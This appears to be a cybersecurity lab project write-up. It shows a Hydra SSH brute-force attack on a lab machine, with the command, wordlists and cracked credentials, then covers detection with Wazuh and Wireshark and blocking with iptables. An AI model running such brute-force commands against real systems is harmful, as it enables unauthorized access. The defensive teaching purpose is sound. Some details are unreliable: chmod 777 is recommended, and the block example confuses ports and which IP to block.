SSH Brute Force Attack using Hydra with Monitoring via Wazuh and Wireshark

This project demonstrates a brute-force attack on an SSH service using Hydra, a powerful password-cracking tool. The goal is to understand how brute-force attacks work, how to identify and exploit weak SSH credentials, and how to monitor and detect such attacks using security tools like Wazuh and Wireshark.

What is SSH?

SSH (Secure Shell) is a cryptographic network protocol used for secure communication between a client and a server over an unsecured network. It provides encrypted channels for remote login, command execution, and file transfers, ensuring confidentiality and integrity.

Why use SSH?

SSH is widely used for securely managing remote machines and servers, replacing older, insecure protocols like Telnet and FTP. It protects sensitive data such as login credentials from eavesdropping and man-in-the-middle attacks.

What is Hydra?

Hydra (also known as THC-Hydra) is a fast and flexible password-cracking tool used for performing brute force attacks on various protocols, including SSH. It automates the process of guessing usernames and passwords to gain unauthorized access to systems.

Why use Hydra?

Hydra is popular for penetration testing because it supports multiple protocols, is highly customizable, and can efficiently test large sets of credentials against target services to identify weak or default passwords.

Project Objective:

To demonstrate a brute force attack against an SSH service using Hydra, identify valid credentials, and monitor the attack using Wazuh and Wireshark.

Tools and Environment Setup:

- Cyber Lab (Linux): The victim machine running the SSH service.
- Wazuh: Monitoring tool for security events and intrusion detection.
- Kali Linux: The attacker machine where Hydra is used.
- PuTTY: SSH client to log in once valid credentials are found.

Step-by-Step Process

1. Setting Up the Environment

- Ensure Cyber Lab (victim) is running SSH service.
- Deploy Wazuh for monitoring network activity and security events.
- Prepare Kali Linux as the attacking platform.

2. Installing Hydra on Kali Linux

- Hydra may not be pre-installed by default.
- To install from GitHub, use the following command:

  git clone https://github.com/vanhauser-thc/thc-hydra
- This installs Hydra on Kali Linux.

3. Preparing Credential Files

- Create a file user.txt containing possible user names .
- Create a file password.txt containing a list of passwords to try.

```
┌──(root㉿kali)-[~]
└─# ls
password.txt  thc-hydra  user.txt  wordlist.txt

┌──(root㉿kali)-[~]
└─# cat user.txt
cisco
analyst
sec_admin

┌──(root㉿kali)-[~]
└─# cat password.txt
password
cyberops
net_secPW
```

4. Running the Hydra Attack

- Execute the following command to start the brute force attack:
- hydra -L user.txt -P password.txt 192.168.1.76 ssh

```
┌──(root㉿kali)-[~]
└─# hydra -L user.txt -P password.txt 192.168.1.76 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-28 22:05:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking ssh://192.168.1.76:22/
[22][ssh] host: 192.168.1.76   login: sec_admin   password: net_secPW
[22][ssh] host: 192.168.1.76   login: analyst   password: cyberops
[22][ssh] host: 192.168.1.76   login: cisco   password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-28 22:05:12
```


- -L user.txt specifies the username list.
  - -P password.txt specifies the password list.


- 192.168.1.76 is the IP address of the victim machine.
- ssh specifies the protocol to attack.

- Hydra will attempt to login with all username and password combinations until it finds valid credentials.

5. Logging in Using PuTTY


- Once valid username and password are found, open PuTTY.
- Enter the victim machine's IP and the discovered credentials to login via SSH.






6. Detecting the Attack

- **Wazuh:** Use Wazuh dashboards and alerts to monitor login attempts and detect brute force activity.



- After this, click on the Events.




Export Formatted | 749 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 29, 2025 @ 07:37:02.3...	Linux-cyberLab	PAM: Login session opened.	3	5501
Aug 29, 2025 @ 07:37:02.3...	Linux-cyberLab	sshd: authentication success.	3	5715
Aug 29, 2025 @ 07:35:22.2...	Linux-cyberLab	PAM: Login session closed.	3	5502
Aug 29, 2025 @ 07:35:12.2...	Linux-cyberLab	sshd: authentication failed.	5	5760
Aug 29, 2025 @ 07:35:12.2...	Linux-cyberLab	sshd: authentication failed.	5	5760
Aug 29, 2025 @ 07:35:12.2...	Linux-cyberLab	sshd: authentication failed.	5	5760
Aug 29, 2025 @ 07:35:12.2...	Linux-cyberLab	sshd: authentication failed.	5	5760
Aug 29, 2025 @ 07:35:12.2...	Linux-cyberLab	sshd: authentication failed.	5	5760
Aug 29, 2025 @ 07:35:12.1...	Linux-cyberLab	sshd: authentication failed.	5	5760
Aug 29, 2025 @ 07:35:12.1...	Linux-cyberLab	PAM: Login session closed.	3	5502
Aug 29, 2025 @ 07:35:12.1...	Linux-cyberLab	PAM: Login session closed.	3	5502
Aug 29, 2025 @ 07:35:12.1...	Linux-cyberLab	PAM: Login session closed.	3	5502
Aug 29, 2025 @ 07:31:29.9...	Linux-cyberLab	sshd: Attempt to login using a non-existent user	5	5710

Events in the Logs

1. sshd authentication failed

- This means Hydra was trying different username/password combinations on SSH.
- Every wrong attempt got logged as a failed authentication.



sshd: authentication failed.

View alerts of this Rule

ID	Level	File	Path
5760	5	0095-sshd_rules.xml	ruleset/rules

Groups: authentication_failed, syslog, sshd

Details

If_sid	Match
5700,5716	pattern: Failed password|Failed keyboard|authentication error

Compliance

GPG 13	GDPR	HIPAA	TSC
7.1	IV_35.7.d, IV_32.2	164.312.b	CC6.1, CC6.8, CC7.2, CC7.3

Related rules


ID	Description	Groups	Compliance	Level	File
5700	SSHD messages grouped.	syslog, sshd		0	0095-sshd_rules.xml
5701	sshd: Possible attack on the ssh server (or version gathering).	recon, syslog, sshd	PCI_DSS, GPG13, GDPR, NIST_800_53, TSC, MITRE	8	0095-sshd_rules.xml
5702	sshd: Reverse lookup error (bad ISP or attack).	syslog, sshd	PCI_DSS, GPG13, GDPR, NIST_800_53, TSC	5	0095-sshd_rules.xml

- Details of the Authentication Failure:
    - ID: 5760 [Text on it says: ID 5760].
    - Level: 5, indicating a moderate severity level
    - File: 0095-sshd_rules.xml, suggesting the rule definition is stored in this XML file
    - Path: ruleset/rules, indicating the location of the rule file
    - Groups: Associated with "authentication failed," "syslog," and “sshd”.
    - Match Pattern: Identifies failed password or keyboard authentication errors

  If SID: Refers to related security event IDs 5700 and 5716

2. sshd authentication success

- ➢ At this point, Hydra finally guessed the correct username and password.
- ➢ The login attempt was successful.



The above image indicates:

- Event Information:
    - ID: 5715: A unique identifier for this specific type of event.
    - Level: 3: Indicates the severity or priority level of the event. A lower number often suggests higher importance or a critical event.
    - Groups: authentication success, syslog, sshd: Categorizes the event, linking it to successful authentications, system logs (syslog), and the SSH daemon (sshd).
- Related Rules:

    - 5700: Likely a rule ID for general SSHD messages.
    - Description: SSHD messages grouped: Indicates that this rule aggregates various SSHD-related logs.
    - 5701: Another related rule, with a description suggesting possible attack attempts or version gathering on the SSH server, which contrasts with the

"authentication success" of the primary event, showing how the system correlates related security events.


- File: 0095-sshd_rules.xml, 0096-sshd_rules.xml: Points to the specific XML files where these security rules are defined.

- Compliance Frameworks and Standards:

  - The event is mapped to various compliance standards, demonstrating how the system helps meet regulatory requirements:
  - GPG 13 (Good Practice Guide 13): A UK government framework for protective monitoring, requiring logging of successful and unsuccessful logins and user activity.
  - GDPR (General Data Protection Regulation): European data protection law, relevant for securing personal data potentially transmitted via SSH.
  - HIPAA (Health Insurance Portability and Accountability Act): US healthcare privacy and security standard, specifically § 164.312.b (Audit Controls), requiring recording and examination of activity in systems containing electronic protected health information (ePHI).
  - PCI DSS (Payment Card Industry Data Security Standard): Relevant for organizations handling credit card data, requiring secure access controls and logging.
  - NIST 800-53 (National Institute of Standards and Technology Special Publication 800-53): A US federal information security framework, widely used in the private sector for establishing security controls, including those related to access and auditing.
  - MITRE ATT&CK: A globally accessible knowledge base of adversary tactics and techniques, used for understanding and defending against cyberattacks.

3. PAM: Login session opened

- ➢ PAM (Pluggable Authentication Module) shows that a user session was opened after successful SSH login.
- ➢ This means the attacker (you, via Hydra/PuTTY) got shell access.



- Event Information:
    - Rule ID (ID 5501) & Level (3): This indicates a specific rule within the PAM rule set, and a level of 3 suggests a low to medium severity event, typically informational, as it represents a successful login rather than a failure or unauthorized attempt.
    - File & Path: The alert originates from 0085-pam_rules.xml located in the ruleset/rules directory, confirming its source as a PAM rule configuration file, likely part of a security monitoring solution.
    - Groups: The event is categorized under authentication_success, pam, and syslog, indicating that it's a PAM-related success event logged via syslog.
    - Details (Match pattern): The alert matches the pattern "session opened for user," confirming a successful user session initiation.Compliance: The alert notes compliance relevance to several standards:

    - GPG 13: Government Protective Marking Scheme (GPG) 13, a UK standard for protective monitoring.

    - GDPR: General Data Protection Regulation, an EU law on data protection and privacy requiring secure handling of personal data.

    - HIPAA: Health Insurance Portability and Accountability Act, a US law protecting patient health information, requiring strict controls over access and use of Protected Health Information (PHI).

    - TSC: Trust Services Criteria (formerly SAS 70), a set of criteria for assessing the security, availability, processing integrity, confidentiality, and privacy of a system.


4.PAM: Login session closed

- When you logged out or disconnected, the session was closed.

- This is a normal system log after a user leaves.

- It controls authentication, authorization, and session management for services like SSH, login, sudo, su etc.
- Whenever a user logs in or logs out, PAM modules handle the authentication and session life cycle.

❖ **Wireshark:** Capture network packets on Cyber Lab Linux to analyze SSH traffic and observe the attack patterns.




- Packet Capture: Wireshark is actively "listening in" on network traffic on a specific interface, capturing data packets as they travel across the network.
- SSH Traffic Focus: The primary goal here is to analyze SSH (Secure Shell) traffic, which is a secure way to access remote computers, on a "Cyber Lab Linux" environment.
- Observing Attack Patterns: The intention is to specifically look for and identify any unusual or malicious activity within the SSH communication, indicating potential attack patterns.
- Detailed Packet Information: The window displays a list of captured packets with details like time, source and destination IP addresses, ports, protocol (e.g., TCP, SSHv2), and information about the packet's content and flags (like ACK, Seq, Ack, Win, Len, TSval, TSecr).

Shell Script to Block an IP Address Using iptables

```
#!/bin/bash

# Check for root

if [[ $EUID -ne 0 ]]; then

  echo "This script must be run as root."

  exit 1

fi

# IP address to block

BLOCK_IP="$1"

# Check if IP was provided

if [ -z "$BLOCK_IP" ]; then

   echo "Usage: $0 <IP_ADDRESS>"

   exit 1

fi

# Block the IP for SSH (port 22)

iptables -A INPUT -s "$BLOCK_IP" -p tcp --dport 22 -j DROP

echo "Blocked SSH access from IP: $BLOCK_IP"Usage Instructions
```

Usage Instructions:

1. **Save the script** as block_ip.sh
2. **Make it executable**: chmod 777 block_ip.sh
3. **Run the script as root or with sudo**: sudo ./block_ip.sh 192.168.1.76



4. **Save the script as block_ip.sh**
   This means you are creating a file named block_ip.sh to store the script.
5. **Make it executable: chmod 777 block_ip.sh**
   The chmod command gives permission to the file.
   777 means everyone (owner, group, others) can read, write, and run the script.
   In short, this step makes the script runnable like a program.
6. **Run as root: sudo ./block_ip.sh 10.55.255.215**
   sudo runs the command with administrator (root) rights.
   ./block_ip.sh runs the script you saved.
   192.168.1.76 is the IP address you want to block.
   This command will block that system from connecting to your server via SSH/FTP/Telnet (depending on port you specify inside script).

For SSH blocking verification (iptables):

Command: sudo iptables -L INPUT -v -n

To confirm whether SSH traffic was successfully blocked, the command sudo iptables -L INPUT -v -n was executed. The output displayed a rule with DROP for tcp dpt:22, indicating that incoming FTP connections were effectively blocked.

Block all incoming SSH connections:

sudo iptables -A INPUT -p tcp --dport 22 -j DROP

Block All Incoming SSH (Port 22) Connections

sudo iptables -A INPUT -p tcp --dport 22 -j DROP

Summary:

This project illustrates the SSH credentials and the importance of monitoring tools like Wazuh and Wireshark to detect and respond to brute force attacks. Using Hydra, an attacker can automate credential guessing, but effective monitoring helps mitigate such threats by alerting system administrators in real time.

Author Details

Name: Priyanka H S
Project Title: SSH Brute Force Attack using Hydra with Monitoring via Wazuh and Wireshark